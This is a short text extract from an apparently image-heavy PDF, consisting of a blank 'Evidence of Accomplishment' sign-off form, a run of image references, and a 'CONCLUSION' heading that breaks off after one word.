
Evidence of Accomplishment

Sign

Printed Name

Position

Date




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
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
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
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
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
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
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
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CONCLUSION





**ALWAYS
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